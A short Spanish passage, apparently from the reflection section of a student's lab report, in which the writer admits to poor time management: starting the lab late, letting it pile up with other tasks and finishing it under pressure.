Manejo del tiempo: Finalmente, un problema personal fue que dejé pasar demasiado tiempo antes de comenzar el laboratorio. Esto hizo que se acumulara con otras actividades y al final tuve que hacerlo con mucha presión, lo que refleja un mal uso de mi tiempo.